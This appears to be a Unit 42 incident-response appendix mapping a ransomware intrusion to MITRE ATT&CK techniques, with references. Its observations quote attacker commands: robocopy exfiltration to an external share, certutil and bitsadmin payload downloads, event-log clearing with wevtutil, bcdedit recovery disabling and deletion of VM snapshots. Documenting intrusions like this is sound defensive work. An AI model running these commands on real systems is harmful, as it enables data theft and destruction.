TA0008 - Lateral Movement	T1021 - Remote Services	T1021.002 - Remote Services: SMB/Windows Admin Shares	The w.vbs script used the net command to mount shares. The net command was also used to mount an external host to exfil data
TA0010 - Exfiltration	T1048 - Exfiltration Over Alternative Protocol		Exfiltration of data via smb (net use \\10.20.10.23)
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.003 - Command and Scripting Interpreter: Windows Command Shell	Usage of CMD to perform commands such as directory navigatation, file removal, powershell, net use, etc.
TA0005 - Defense Evasion	T1070 - Indicator Removal	T1070.004 - Indicator Removal: File Deletion	Deleting wmic.log file
TA0007 - Discovery	T1135 - Network Share Discovery		Get-SmbShare Execution
TA0011 - Command	T1105 - Ingress Tool Transfer		Usage of certutil to download giag1.crl (WinRAR) saved as conhost.exe

Tactic	Technique	Sub-Technique	Observation
and Control			
TA0009 - Collection	T1560 - Archive Collected Data		Archive collected data - conhost.exe a -r C:\Windows\Temp\wmilog.rar F:\data
TA0005 - Defense Evasion	T1070 - Indicator Removal	T1070.001 - Indicator Removal: Clear Windows Event Logs	Usage of wevtutil.exe cl to clear windows event logs
TA0009 - Collection	T1039 - Data from Network Shared Drive		Usage of net use and robocopy was used to copy files (robocopy C:\Windows\Temp \\manhwajia.au\digirevenge wmilog.rar /mt /z > C:\Windows\wmic.log 2>&1)
TA0005 - Defense Evasion	T1036 - Masquerading	T1036.005 - Masquerading: Match Legitimate Name or Location	Naming WinRar as conhost.exe
TA0042 - Resource Development	T1588 - Obtain Capabilities	T1588.002 - Obtain Capabilities: Tool	downloading tools such as rclone and adrecon from github
TA0002 - Execution	T1047 - Windows Management Instrumentation		The w.vbs script utilizes WMI query system information such as processes, and shares on a system
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.009 - Obfuscated Files or Information: Embedded Payloads	infostealer.dll is embedded in netbnmp.exe
TA0009 - Collection	T1074 - Data Staged	T1074.001 - Local Data Staging	Threat actor uses winrar (renamed to conhost.exe) to collect and stage files for exfiltration
TA0011 - Command and Control	T1071 - Application Layer Protocol	T1071.001 - Application Layer Protocol: Web Protocols	exfiltration using webdav
TA0002 -	T1053 - Scheduled	T1053.005 - Scheduled	Notepad++ was launched on

Tactic	Technique	Sub-Technique	Observation
Execution	Task/Job	Task/Job: Scheduled Task	parrotmon using existing scheduled task
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.001 - Command and Scripting Interpreter: PowerShell	Usage of PowerShell Invoke-WebRequest to download and launch Empire-Port-Scan.ps1
TA0007 - Discovery	T1046 - Network Service Discovery		Usage of Empire to launch a ports scan (empire-port-scan.ps1) "Invoke-Portscan -Hosts \"10.20.20.0/24\"
TA0008 - Lateral Movement	T1021 - Remote Services	T1021.001 - Remote Services: Remote Desktop Protocol	TA establishes RDP session from raremon to kimeramon with creds for user zorimoto
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		Usage of bitsadmin to download collector1.exe and using PowerShell Invoke-WebRequest to download Empire-Port_Scan.ps1
TA0005 - Defense Evasion, TA0003 - Persistence	T1197 - BITS Jobs		Usage of bitsadmin JOBS to download collector1.exe
TA0002 - Execution	T1569 - System Services	T1569.002 - System Services: Service Execution	PSExec is used to launch collector1.exe
TA0005 - Defense Evasion	T1564 - Hide Artifacts	T1564.003 - Hide Artifacts: Hidden Window	PowerShell was used to launch collector1.exe with (-WindowStyle Hidden)
TA0007 - Discovery	T1057 - Process Discovery		PowerShell was used to launch collector1.exe and then searching for the process of collector1.exe using 'Get-Process'
TA0005 - Defense Evasion	T1070 - Indicator Removal	T1070.004 - Indicator Removal: File Deletion	PowerShell was used to launch collector1.exe and then removing artifacts (Remove-Item -Path $path)
TA0007 -	T1083 - File and		collector1.exe scan files and directories

Tactic	Technique	Sub-Technique	Observation
Discovery	Directory Discovery		to find data for exfiltration later on
TA0009 - Collection	T1560 - Archive Collected Data		collector1.exe (ExMatter) collects and encrypts data before exfiltration
TA0010 - Exfiltration	T1083 - Data Transfer Size Limits		collector1.exe archives files in small data chunks for exfiltration
TA0005 - Defense Evasion	T1564 - Hide Artifacts	T1564.003 - Hide Artifacts: Hidden Window	collector1.exe (ExMatter) is using ShowWindow API to hide itself when executing
TA0002 - Execution	T1106 - Native API		collector1.exe (ExMatter) is using Windows native APIs (ShowWindows for instance)
TA0011 - Command and Control	T1071 - Application Layer Protocol	T1071.002 - Application Layer Protocol: File Transfer Protocols	collector1.exe (ExMatter) exfiltrates data to SFTP server
TA0006 - Credential Access	T1003 - OS Credential Dumping	T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow	Execution of getent passwd marakawa
TA0008 - Lateral Movement	T1570 - Lateral Tool Transfer		Transfer the ransomware to the Linux machine (leomon)
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.004 - Command and Scripting Interpreter: Unix Shell	Execution of bash to launch commands such as chmod
TA0007 - Discovery	T1033 - System Owner/User Discovery		execution of who -q on Leomon
TA0008 - Lateral Movement	T1021 - Remote Services	T1021.004 - Remote Services: SSH	Usage of SSH to connect to the Linux host to grant permissions and launch the ransomware payload
TA0005 - Defense	T1222 - File and Directory	T1222.002 - File and Directory Permissions	During the SSH connection the actor granted the ramsowmare with

Tactic	Technique	Sub-Technique	Observation
Evasion	Permissions Modification	Modification: Linux and Mac File and Directory Permissions Modification	execution permissions (chmod +x)
TA0004 - Privilege Escalation, TA0005 - Defense Evasion	T1548 - Abuse Elevation Control Mechanism	T1548.003 - Abuse Elevation Control Mechanism: Sudo and Sudo Caching	Usage of sudo to execute the digirevenge (ransomware)
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		Downloading the digirevenge payload via Bitsadmin
TA0005 - Defense Evasion	T1197 - BITS Jobs		Downloading the digirevenge payload via Bitsadmin
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information		Digirevenge encrypts it's configuration files
TA0040 - Impact	T1489 - Service Stop		Digirevenge (ransomware) stopped services on Leomon using systemctl stop
TA0040 - Impact	T1561 - Disk Wipe	T1561.001 Disk Wipe: Disk Content Wipe	Digirevenge (ransomware) deleted vm snapshots (virsh snapshot-delete)
TA0005 - Defense Evasion	T1036 - Masquerading		Renaming PSExec to pmanager
TA0040 - Impact	T1490 - Inhibit System Recovery		Usage of bcdedit to disable automatic Windows recovery
TA0005 - Defense Evasion	T1222 - File and Directory Permissions Modification		"fsutil" behavior set SymlinkEvaluation R2L:1
TA0002 - Execution	T1569 - System Services	T1569.002 - System Services: Service	executing ransomware binary via PSExec on 6 hosts.

Tactic	Technique	Sub-Technique	Observation
		Execution	
TA0040 - Impact	T1486 - Data Encrypted for Impact		Digirevenge (ransomware) encrypts files
TA0010 - Exfiltration	T1048 - Exfiltration Over Alternative Protocol	T1048.003 - Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	Usage of SCP to exfiltrate sblogs.zip
TA0011 - Command and Control	T1573 - Encrypted Channel	T1573.001 - Encrypted Channel: Symmetric Cryptography	QuasarRAT AES with a hardcoded pre-shared key to encrypt network communicatio
TA0011 - Command and Control	T1105 - Ingress Tool Transfer	-	Downloading the SodaMaster payload
TA0007 - Discovery	T1082 - System Information Discovery	-	SodaMaster enumeration of OS target version
TA0005 - Defense Evasion, TA0007 - Discovery	T1497 - Virtualization/Sandbox Evasion	T1497.003 - Virtualization/Sandbox Evasion: Time Based Evasion	SodaMaster has performed sleep before execution
TA0002 - Execution	T1106 - Native API	-	SodaMaster used RegOpenKeyW Windows API to access the Registry
TA0007 - Discovery	T1012 - Query Registry	-	SodaMaster has the ability to query registry for VM anti persistence
TA0009 - Collection	T1560 - Archive Collected Data	T1560.001 - Archive Collected Data: Archive via Utility	Usage of archive file for data extraction
TA0005 - Defense Evasion	T1070 - Indicator Removal	T1070.003 - Indicator Removal: Clear Command History	Cleaning of command history

References

- Threat Assessment: BlackCat Ransomware
- https://unit42.paloaltonetworks.com/blackcat-ransomware/
- BlackMatter: New Data Exfiltration Tool Used in Attacks
- APT10: sophisticated multi-layered loader Ecipekac discovered in A41APT campaign
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-353a
- https://www.cisa.gov/stopransomware/ive-been-hit-ransomware
- https://www.cisa.gov/resources-tools/resources/stopransomware-guide

About Unit 42 Managed Services

Unit 42 Managed Services team is a managed service led by the globally renowned Unit 42 threat intelligence team. This service is designed to deliver continuous 24/7 threat detection, investigation, and response/remediation to customers of all sizes globally. This allows your team to scale fast and focus on what matters most to you. With the Unit 42 MDR service, Unit 42 experts will work for you to protect against cyber-attacks 24/7.
Any data that is not collected or that has been deleted manually or by retention policies has not been taken into account when creating this report.

Contact Us

Unit 42 Managed Services team will be happy to assist you or receive feedback regarding any questions or concerns you may have. Please do not hesitate to contact us at unit42-mdr@paloaltonetworks.com.